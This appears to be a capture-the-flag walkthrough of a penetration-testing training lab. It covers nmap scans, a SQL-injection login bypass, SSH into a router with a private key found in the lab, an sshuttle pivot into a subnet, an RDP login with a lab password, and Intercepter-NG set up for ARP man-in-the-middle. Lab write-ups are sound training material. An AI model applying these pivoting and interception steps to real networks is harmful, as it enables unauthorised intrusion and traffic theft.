
Ok, so we got user and password to access something in DIR subnet, also hint that intercepter is installed and something with ARP table. But the problem is we don't have access to the router or any vpn connect to the subnet to utilize above. So for now, let start digging around other machines in main office. I started with 172.16.0.14 i.e. CUPS machine. First things first, do nmap:




Nmap result shows, only two ports open on this machine. SSH and HTTP, we don't know credentials or key for SSH at this stage to the option is to work on http. Let's open this on browser:




admin panel and local storage. I tried few default user/password combination manually and also sql injection but nothing worked.




Before going any further, I thought to try local storage to see what it got:



Great, the default SQL injection trick worked and we got in. It seems like repository for list of images, let's look into this to see if we can find anything interesting:




File name of one of the picture looks different, some kind of hash value, may be hex value, let's try to decrypt it.




With below command we found our next token i.e. CUPS token. Go ahead perform steps, discover and submit it on site.

```
root@testlab:~/pentestit/lab11# echo "004e006f005f00700061007000650072" | xxd -r -p
```


Here we are on network digram:



I dig around further to see if anything interest, and we found an image which shows private key for route, may be we can utilize this for ssh/vpn connect to route to get into the subnet. Unfortunately after lot of effort, I didn't find a way to copy the key, and now have only an option to manually write it to a file. After more than an hour of trial and error I was finally able to type the ssh key ☺. [Here](#) is the link if you don't won't to go through the pain.




Let's try ssh to router using the key we found and user morgan.



Perfect, we got into router that means now we have access to all the subnets underneath. Let's use sshuttle to create SSH tunnel to route, so that we can access the subnets directly from our attacking machine. Make sure you are already connected to Main office vpn, and then run sshuttle to create vpn to router subnet.


Let's see where we are on network diagram:




Let's first discover DIR subnet specifically the DIRECTOR system, to discover token or any other info.

```
root@testlab:~/pentestit/lab11# ssh -i morgan.key morgan@172.16.0.252
Last login: Fri Jun 30 19:46:31 2017 from 172.16.0.254
##########################
PasswordAuthentication no
##########################
morgan@tl11-172-16-0-252:~$ nmap -sV -Pn -n 192.168.12.1-3

Starting Nmap 6.47 ( http://nmap.org ) at 2017-12-17 22:00 MSK
Nmap scan report for 192.168.12.1
Host is up (0.00081s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server?

Nmap scan report for 192.168.12.2
Host is up (0.00064s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server?

Nmap scan report for 192.168.12.3
Host is up (0.0041s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server?

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 79.81 seconds
morgan@tl11-172-16-0-252:~$
```

we ran nmap on remote machine i.e on router to discover open ports in 192.168.12.1-3, and as you can see port 3389 which is rdp port is open on all these machines. Also, if you remember we received a user/password while working on AD server. So, let's try to use that do rdp on director machine. I tried credentials "admin:77_GrantedSuperAdmin_77" on all three DIR subnet machines, and found it only working on 192.168.12.2.




Now, since we are in 192.168.12.2, let's dig around to find any useful information.




If you remember, there was a “network_test.txt” file we found on AD server. Which says below “Hi, mate! Need to test ARP-table in DIR subnet. I'll install intercepter admin:77_GrantedSuperAdmin_77”. Basically he is asking to check for ARP and it is mentioned that intercepter might be installed. We can see above that there are some softwares copied into c:\soft folder. There is a interceptor tool as well. I have neither used nor heard of this tool earlier. So time to do some research.


Intercepter-NG is a multifunctional network toolkit. The main purpose is to recover interesting data from the network stream and perform man-in-middle attacks. As said in network_test.txt file lets see what arp communication happening between DIR subnet. We’ll use Interceptor for this purpose. So let’s first extract the zip file and run the exe. This is awesome tool, I recommend to dirty your hands on this.




Click on Scan Mode icon and then right click in table click & select “Smart Scan” option. This will show all available ip addresses in range, except which you logged in already. Right click on 192.168.12.1 (Director machine) and add to target.



